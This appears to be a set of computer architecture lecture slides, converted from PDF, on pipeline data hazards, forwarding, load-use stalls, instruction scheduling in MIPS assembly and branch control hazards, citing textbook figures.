
# Data Hazard on R1

*Time (clock cycles)*



# Forwarding to Avoid Data Hazard


Figure 3.10, Page 149 , CA:AQA 2e




# HW Change for Forwarding

Figure 3.20, Page 161, CA:AQA 2e

- Add forwarding (“bypass”) paths
- Add multiplexors to select where ALU operand should come from
- Determine mux control in ID stage
- If source register is the target of an instrn that will not WB in time




# Forwarding builds the data flow graph



- Values are passed directly from the output of the ALU to the input
- Via forwarding wires
- That are dynamically configured by the instruction decoder/control
- (This gets much more exciting when we have multiple ALUs and multiple-issue)

Imagine a  
machine with  
more ALUs




# Data Hazard Even with Forwarding

Figure 3.12, Page 153 , CA:AQA 2e


*Time (clock cycles)*

I  
n  
s  
t  
r.  
O  
r  
d  
e  
r


**lw r1, 0(r2)**




**sub r4,r1,r6**



**and r6,r1,r7**




**or r8,r1,r9**



# Data Hazard Even with Forwarding

Figure 3.12, Page 153 , CA:AQA 2e



**EX stage waits in cycle 4 for operand  
Following instruction ("and") waits in ID stage  
Missed instruction issue opportunity...**

# Software Scheduling to Avoid Load Hazards

Try producing fast code for

$$a = b + c;$$

$$d = e - f;$$

assuming a, b, c, d ,e, and f in memory.

Slow code:

LW	Rb,b
LW	Rc,c
STALL	
ADD	Ra,Rb, <b>Rc</b>
SW	a,Ra
LW	Re,e
LW	Rf,f
STALL	
SUB	Rd,Re, <b>Rf</b>
SW	d,Rd

Fast code:

LW	Rb,b
LW	Rc,c
LW	<b>Re,e</b>
ADD	Ra,Rb,Rc
LW	Rf,f
SW	a,Ra
SUB	Rd,Re,Rf
SW	d,Rd

Show the stalls  
explicitly

10 cycles (2 stalls)

8 cycles (0 stalls)

# Control Hazard on Branches


10: beq r1,r3,36

14: and r2,r3,r5

18: or r6,r1,r7

22: add r8,r1,r9

36: xor r10,r1,r11



If we're not smart we risk a three-cycle stall

# Pipelined MIPS Datapath with early branch determination

